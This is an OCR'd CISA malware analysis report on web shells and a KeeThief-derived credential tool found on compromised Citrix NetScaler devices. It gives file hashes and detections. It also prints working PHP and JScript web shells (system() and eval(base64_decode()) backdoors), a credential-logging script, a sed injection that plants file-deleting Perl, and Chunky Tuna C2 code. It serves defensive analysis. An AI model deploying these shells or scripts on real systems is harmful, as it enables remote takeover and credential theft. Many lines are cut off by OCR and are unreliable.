

Figure 1 - Screenshot of a list of some of the source .NET files used to build this app. It matches the name of some of the source files contained source project.



Figure 2 - Screenshot of a list of source files within the "KeeThief" open source project.

```
using KeeTheft.KeyInfo;
using System;
using System.Text;

namespace KeeTheft
{
  public class KcpPassword : IUserKey
  {
    public IntPtr encryptedBlobAddress { get; set; }

    public byte[] plaintextBlob { get; set; }

    public byte[] encryptedBlob { get; set; }

    public int encryptedBlobLen { get; set; }

    public string databaseLocation { get; set; }
```

Figure 3 - Screenshot of .NET code decompiled from the "KcpPassword" file contained within this binary.



Figure 4 - Screenshot of .NET code found on the "KeeThief" project's GitHub page, which matches the code extracted from this malicious file.

51e9cadeab1b33260c4ccb2c63f5860a77dd58541d7fb0840ad52d0a1abedd21

Tags

webshell

Details

Name	df5bd34799e200951fcce77c1c0b42af.php
Size	585 bytes
Type	PHP script, ASCII text
MD5	b3b1dea400464ab5dd55e44766357957

SHA1	507a04d3faed99cee089da042913d63f1813fc2a
SHA256	51e9cadeab1b33260c4ccb2c63f5860a77dd58541d7fb0840ad52d0a1abedd21
SHA512	f7c21a4171942edd7e0d4ab7c0b3a3a1666a3dbbed14da6af4ae3c41c7607301c0c3bc83782e22c47fe40b5297a9c1374d645d04ce3l
ssdeep	12:yDsNaficuJwHCaBzVBbgKOBUbC3c2vaveaXivglQEyKzbShL:4sCicuJwiaRVVeubCs+ieaXiY1HShL
Entropy	5.136531

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file is a component of a malicious web shell. It contains two PHP code blocks. The first block extracts information from a dictionary data stru
Analysis indicates the script extracts provided file data, such as file name, file type, file size, and the files in a temporary location. The block then
“move_uploaded_files”. This PHP block is presumably utilized by a web shell framework to allow a remote operator to move uploaded files to a r
compromised system. The code contained in the function “move_uploaded_file” was not available for analysis.

The second PHP script block parses the variable $_GET for the value associated with the “cmd” key value. This value is then executed on the ta
“system()” function. This PHP block is utilized by a web shell framework to allow a remote operator to remotely execute commands on a compro
below is the (partial) code contained within this file:

```
—Begin PHP Script—
if ($_FILES["file"]["error"] > 0)
{
echo "Error: " . $_FILES["file"]["error"] . "<br>";
}
else
{
echo "FILENAME: " . $_FILES["file"]["name"] . "<br>";
echo "FILETYPE: " . $_FILES["file"]["type"] . "<br>";
echo "FILETYPE: " . ($_FILES["file"]["size"] / 1024) . " kB<br>";
echo "FILETEMPPATH: " . $_FILES["file"]["tmp_name"] . " <br>";
move_uploaded_file($_FILES["file"]["tmp_name"], $_FILES["file"]["name"]);
}
?>
<textarea name="textarea" cols="100" rows="25" readonly>
<?php
if (strlen($_GET["cmd"]) > 0)
{
   system($_GET["cmd"]);
}
—End PHP Script—
```

547440bd037a149ac7ac58bc5aaa65d079537e7a87dc93bb92edf0de7648761c

Tags

backdoortrojanwebshell

Details

Name	df5bd34799e200951fcce77c1c0b42af_y.php
Size	28 bytes
Type	PHP script, ASCII text
MD5	e11f9350ced37173d1e957ffe7d659b9
SHA1	ec6d63fd5695c470bc3daea500b270eca85e81f4
SHA256	547440bd037a149ac7ac58bc5aaa65d079537e7a87dc93bb92edf0de7648761c
SHA512	ecd2ae19d5b3264821a1d88a265973b32724d2fc85b4225a23d4bc0c1aad6e8280a78de1f9024a19461a1c1b9209222eb51cb57f980
ssdeep	3:3/a4nL:ycL
Entropy	4.521641

Antivirus

ESET	PHP/WebShell.NGI trojan
Microsoft Security Essentials	Backdoor:PHP/Dirtelti.MTG

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file is a part of a larger malicious web shell framework. It is designed to extract data contained within a Request object, Base64 decode the redacted parameter, and then execute this data on the compromised system. The data is executed using the "eval()" function indicating it is expe JavaScript payload. The (partial) JavaScript contained within this file is displayed below:

—Begin Extracted JavaScript—
<%@ Page Language="Jscript"%><%try {eval(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String(Requ
[Redacted]"])),"unsafe"); } catch(e) {}%>
—End Extracted JavaScript—
b443032aa281440017d1dcc3ae0a70d1d30d4f2f2b3f064f95f285e243559249

Tags

backdoor

Details

Name	df5bd34799e200951fcce77c1c0b42af_z.php
Size	30 bytes
Type	PHP script, ASCII text
MD5	8f9567ca566ab5f79081d5d17c79ee41
SHA1	01c3da91407c43d9edee751bbd2e30e081165fdc
SHA256	b443032aa281440017d1dcc3ae0a70d1d30d4f2f2b3f064f95f285e243559249
SHA512	45ba8f2dac9cf0982937feb42dd6a782e84a76fae84d8168d170e52908bc40033a7fab58395c4247093af3b3cb38532563aac00a1536
ssdeep	3:3/MJHo6:0JI6
Entropy	4.640224

Antivirus

Microsoft Security Essentials	Backdoor:PHP/Dirtelti.MTG

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file is a malicious PHP script. The PHP block contained within this script retrieves data from the “k0” key contained within the local "$_POST immediately executed on the compromised system utilizing the “system()” function. This tiny script is utilized to allow an operator to remotely exe compromised system. The (partial) code contained within the script is displayed below:

—Begin PHP Script—
php system($_POST["k0"]);
—End PHP Script—
2944ea7d0045a1d64f3584e5803cbf3a026bd0e22bdf2e4ba1d28c6ad9e57849

Tags

webshell

Details

Name	prev_sh

Size	872 bytes
Type	Rich Text Format data, version 1, ANSI
MD5	ac07005f06ac63e5b1b0c1cd15a7a060
SHA1	74fe38fb9b63e3d1ff112567d770aef118a31195
SHA256	2944ea7d0045a1d64f3584e5803cbf3a026bd0e22bdf2e4ba1d28c6ad9e57849
SHA512	f2560ae09815a3011086ec1ecbdfb0102d1063dcb64a81cfb4f0d18307f0851c6f4738103024e172adb71f14982c5edcc88592f9e03f04
ssdeep	24:EnAWZJMOvOIBCotIYZa/UKt0K7uxuOv69p:EnAWZOkOm7tIYZa/UbjUkep
Entropy	5.386700

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file contains bash shell scripting code. The shell script is displayed below:

—Begin Shell Script—
cd /netscaler/portal/scripts;
for f in tips.pl themes.pl navthemes.pl rmbm.pl picktheme.pl newbm.pl savecolorprefs.pl subscription.pl PersonalBookmark.pl;

do if [-f $f] && ! grep "/\\\\/\\\\\.\\\\\.\\\\// .*df5bd34799e200951fcce77c1c0b42af" $f;

then sed -i .bk 's:use vars.*:use vars qw (%c);

if($ENV{REQUEST_URI} =~ /\\/\\.\\.\\// \&\& $ENV{REQUEST_URI} !~ /df5bd34799e200951fcce77c1c0b42af/)

{my $d="/netscaler/portal/templates";

opendir(D,$d);

while(my $f=readdir(D))
{if($f =~ /.xml/i)
{unlink("$d/$f");}}
closedir(D);
exit 0;}:'

$f;

fi;

done;

rm -f *.b”
—End Shell Script—

Analysis indicates this shell script attempts to read the following system scripts contained on a victim's netscaler device and modify them if speci
within the scripts:

—Begin Modified Perl Scripts—
tips.pl
themes.pl
navthemes.pl
rmbm.pl
picktheme.pl
newbm.pl
savecolorprefs.pl
subscription.pl
PersonalBookmark.pl
—End Modified Perl Scripts—

The netscaler system perl scripts, modified by this application, were not available for analysis.

The malware searches the perl scripts using an IF statement, which contains a REGEX rule ensuring the perl script does not contain the string *df5bd34799e200951fcce77c1c0b42af". If the string is not present in the script, the malware will execute the following SED command which app code to the system perl scripts:

—Begin SED Command—
sed -i .bk 's:use vars.*:use vars qw (%c);

if($ENV{REQUEST_URI} =~ /\/\\.\\.\// \&\& $ENV{REQUEST_URI} !~ /df5bd34799e200951fcce77c1c0b42af/)

{my $d="/netscaler/portal/templates";

opendir(D,$d);

while(my $f=readdir(D))
{if($f =~ /.xml/i)
{unlink("$d/$f");}}
closedir(D);
exit 0;}:'
—End SED Command—

Analysis of the code above indicates it will clear out all files in the "/netscaler/portal/templates" directory matching the regex rule “/.xml/i” if the sy "$ENV(REQUEST_URI)" variable does not contain the string "df5bd34799e200951fcce77c1c0b42af". This code modification appears to be utiliz ensure the systems "$ENV{REQUEST_URI}" variable continues to point to a web application with the file name containing the string "df5bd34799e200951fcce77c1c0b42af".

This report contains the following web shell applications that contain the string "df5bd34799e200951fcce77c1c0b42af" in the file's name:

--Begin Files--
df5bd34799e200951fcce77c1c0b42af.php (51e9cadeab1b33260c4ccb2c63f5860a77dd58541d7fb0840ad52d0a1abedd21)
df5bd34799e200951fcce77c1c0b42af_y.php (547440bd037a149ac7ac58bc5aaa65d079537e7a87dc93bb92edf0de7648761c)
df5bd34799e200951fcce77c1c0b42af_z.php (b443032aa281440017d1dcc3ae0a70d1d30d4f2f2b3f064f95f285e243559249)
--End Files--

These web shell applications provide an operator remote C2 access over a victim's system.
b36288233531f7ac2e472a689ff99cb0f2ac8cba1b6ea975a9a80c1aa7f6a02a

Tags

backdoortrojanwebshell

Details

Name	tiny_webshell
Size	402 bytes
Type	Rich Text Format data, version 1, ANSI
MD5	82e6e545c9863ed9f0df1e78d2457d13
SHA1	fdc411014e747715a2d6de93723865ac5134b600
SHA256	b36288233531f7ac2e472a689ff99cb0f2ac8cba1b6ea975a9a80c1aa7f6a02a
SHA512	cbe7374679872f635564b6da357b806ffd11f86881ea9fe9286682a73e49b152b88b01c9f6c872fb3ac04044b5d2955c92b03793877e6
ssdeep	6:L4vrWK+dSQSm+BhYrJDeSykilDo5WZuXP7SX8R6H4cYzat7qq4+u13HfEW2A6xQ0:HKUSmsY+1AWZuDSXA6/YXF3M/Qq3
Entropy	5.136055

Antivirus

ESET	PHP/WebShell.NBV trojan
Microsoft Security Essentials	Backdoor:PHP/Chopper.C!dha

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file contains a small PHP script block that is designed to receive a web POST, extract and Base64 decode its contents, and then execute th system. The code contained within this file is displayed below:

—Begin File Data—
php @eval(base64_decode($_POST['citrix@[Redacted]']));?>
—End File Data—

As illustrated within this data, the POST parameter utilized to deliver data to the script block is expected to be "citrix@[Redacted]". It is believed t
Tiny web shell.
8c9aeedeea37ee88c84b170d9cd6c6d83581e3a57671be0ba19f2c8a17bd29f3

Tags

remote-access-trojanwebshell

Details

Name	content
Size	5599 bytes
Type	PHP script, ASCII text
MD5	ce868f9ed3ebd9036456da37749ab7b9
SHA1	6099d6e21fd81c2fb85e9b157f64d2cad8fec310
SHA256	8c9aeedeea37ee88c84b170d9cd6c6d83581e3a57671be0ba19f2c8a17bd29f3
SHA512	e69966437bb4c3a819a425c6d8197fe8b7a01d2396eaa9d8f88312834e85eba8bb53f36aceefe306cbc3affe6e843afc2a833d89f02a5e
ssdeep	96:NqNB3EXRKYIkbu0J5vmkI0K1sZMHXN+XNyBa9M6XN2XN7Emf+qsTMUoPk4xe0tM9:O3EhFIcT+sKSZMdMyBCMQk7d5I4xptM
Entropy	5.298102

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file is a modified copy of the open source web shell known as Chunky Tuna and provides a remote operator C2 capabilities over a compron
below is some of the code extracted from this script:

—Begin Extracted Code—
```
$headers = getallheaders();
// if the header doesn't match the key
if (array_key_exists('X-Pwd', $headers) && $headers['X-Pwd'] !== "Ddzq1Mg6rIJDCAj7ch78vl3ZEGcXnqKjs97gs5y") {
_log("wrong pwd: ");
die();
}
// NOP, for setting cookies
if (array_key_exists('X-Nop', $headers) && $headers["X-Nop"] === "1") {
_log("[X-Nop] Request".print_r($headers,true));
return;
}

// determine operation type
if (array_key_exists('X-Type', $headers)) {
$opType = $headers["X-Type"];
} else {
$opType = "";
}

————————————

while ($continue) {
        $read = array($pipes[1], $pipes[2]);
        // $write = array($pipes[0]);
        $write = NULL;
        $except = NULL;

        @session_start();
        if ($_SESSION["data"] != "") {
            _log("Got data!");
            // write it
```

```
            fwrite($pipes[0], $_SESSION["data"]);
            // wipe it
            $_SESSION["data"] = "";
            $activity_time = microtime(true);
        }
        session_write_close();
        $ss = stream_select($read, $write, $except, $tv_sec = 0, $tv_usec =50000);

        // bleh. not the best inactivity timeout...
        $now = microtime(true);
        if ($now - $activity_time > 30) {
            $continue = false;
            _log("Max inactivity time exceeded");
            break;
        }

        // _log(stream_get_contents($pipes[1]));
        // next round
        if ($ss === 0) continue;

        if ($ss === false) {
            _log("\nServer shutting down");
            $continue = false;
            break;
        }
        if ($ss < 1) {
            _log("\nNothing to do");
            continue;
        }
```

—End Extracted Code—

Figures 5 and 6 contain similar code from the open source Chunky Tuna web shell.

Screenshots

```
$headers = getallheaders();
// if the header doesn't match the key
if (array_key_exists('X-Pwd', $headers) && $headers['X-Pwd'] !== "Ddzq1Mg6rIJDCAj7ch78vl3ZEGcXnqKjs97gs5y")
        _log("wrong pwd: ");
        die();
}
// NOP, for setting cookies
if (array_key_exists('X-Nop', $headers) && $headers["X-Nop"] === "1") {
        return;
}

// determine operation type
if (array_key_exists('X-Type', $headers)) {
        $opType = $headers["X-Type"];
} else {
        $opType = "";
}
```

Figure 5 - Code located on the Chunky Tuna web shell project website. This sample has very similar code.

```
$continue = true;
while ($continue) {
        $read = array($pipes[1], $pipes[2]);
        // $write = array($pipes[0]);
        $write = NULL;
        $except = NULL;

        @session_start();
        if ($_SESSION["data"] != "") {
                _log("Got data!");
                // write it
                fwrite($pipes[0], $_SESSION["data"]);
                // wipe it
                $_SESSION["data"] = "";
                $activity_time = microtime(true);
        }
        session_write_close();
        $ss = stream_select($read, $write, $except, $tv_sec = 0, $tv_usec =50000);

        // bleh. not the best inactivity timeout...
        $now = microtime(true);
        if ($now - $activity_time > 30) {
                $continue = false;
                _log("Max inactivity time exceeded");
                break;
        }

        // _log(stream_get_contents($pipes[1]));
        // next round
        if ($ss === 0) continue;

        if ($ss === false) {
                _log("\nServer shutting down");
                $continue = false;
                break;
        }
        if ($ss < 1) {
                _log("\nNothing to do");
                continue;
        }

        // read from cmd
```

Figure 6 - Code located on the Chunky Tuna web shell project website. This sample has very similar code.

3b14d5eafcdb9e90326cb4146979706c85a58be3fc4706779f0ae8d744d9e63c

Tags

webshell

Details

Name	content
Size	365 bytes
Type	PHP script, ASCII text, with CRLF line terminators
MD5	750b1bf7269ffc5860166efa8af6b34e
SHA1	f4d152a700d93703592dc3652ff7b52ef00b4f7e
SHA256	3b14d5eafcdb9e90326cb4146979706c85a58be3fc4706779f0ae8d744d9e63c
SHA512	fcae4efb50a6e72363edfd822939ff9204ca2368963ad825e5c8b5a256255e93bc8f556cd91aa4629c53a117892e03d95aad9c4716dec
ssdeep	6:99YpbSYDFYE9LO3b6bLAztLUJD/9RH80Ab6bLAztLUJOdLGX80Ab6bLAztLUJI5t:96RSurpOryLAztQ7H0WLAztzGX0WLAz/
Entropy	5.142417

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file contains a single PHP script block. The script is designed to listen for incoming HTTP GET connections. The script will extract data from place it into a variable named "$username". The script will also extract data from the ‘p’ parameter, and place it into a variable named "$passwor into the function "file_put_contents", along with the static string "netscaler.1". It appears this malicious web shell is designed to allow a remote op accounts to a compromised NetScaler device. This file contains the following (partial) PHP script code:

—Begin PHP Code—
php
$username= $_GET['u'];
$password= $_GET['p'];
if ($username !="undefined"){
file_put_contents("netscaler.1" , "Username:".$username.PHP_EOL ,FILE_APPEND);
file_put_contents("netscaler.1" , "Password:".$password.PHP_EOL ,FILE_APPEND);
file_put_contents("netscaler.1" , "----------".PHP_EOL ,FILE_APPEND);
}
—End PHP Code—
4a1fc30ffeee48f213e256fa7bff77d8abd8acd81e3b2eb3b9c40bd3e2b04756

Tags

backdoortrojanwebshell

Details

Name	content
Size	57 bytes
Type	PHP script, ASCII text, with no line terminators
MD5	fd6c1e1fbe93a6c1ae97da3ddc3a381f
SHA1	a52251592675388 63f8625050de94d880d54d2d4
SHA256	4a1fc30ffeee48f213e256fa7bff77d8abd8acd81e3b2eb3b9c40bd3e2b04756
SHA512	ea392b3dd9c323ae5e41d68394a56bb13914e9311f2d98648c9b5560af3bb9f85b4ac4d5a947bce5658fa230b3902fb574e5247c6266
ssdeep	3:E1uWATR7cNT2xrXMnFNXC4/:EEW2A6xQnqO
Entropy	4.922815

Antivirus

ESET	PHP/WebShell.NBV trojan
Microsoft Security Essentials	Backdoor:PHP/Dirtelti.MTF
NANOAV	Trojan.Html.Backdoor.fqkken

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file contains a small PHP script block and has been identified as a malicious web shell. It is designed to accept a POST request and extract the parameter 'citrix@[Redacted]'. This data will then be decoded using a function named "base64_decode". The data will then be executed via indicating the application expects this data to be additional PHP code. This web shell will allow a remote operator to execute additional PHP pay system. This file contains the following (partial) PHP code:

—Begin PHP—
php @eval(base64_decode($_POST['citrix@[Redacted]']));
—End PHP—

Relationship Summary

99344d862e...	Related_To	28bc161df8406a6acf4b052a986e29ad1f60cbb19983fc17931983261b18d4ea
28bc161df8...	Related_To	99344d862e9de0210f4056bdf4b8045ab9eabe1a62464d6513ed16208ab068fc
913ee2b048...	Related_To	10836bda2d6a10791eb9541ad9ef1cb608aa9905766c28037950664cd64c6334
10836bda2d...	Related_To	913ee2b048093162ff54dca050024f07200cdeaf13ffd56c449acb9e6d5fbda0

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organizati configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.

- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group ur
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the fi
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Spec 83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at URL: https://www.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In mos provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regardir analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manu request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document shou at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and p Reporting forms can be found on CISA's homepage at www.cisa.gov.

Revisions

September 15, 2020: Initial version

November 2, 2020: Deleted references to a file determined to be legitimate

Please share your thoughts.

We recently updated our anonymous product survey; we'd welcome your feedback.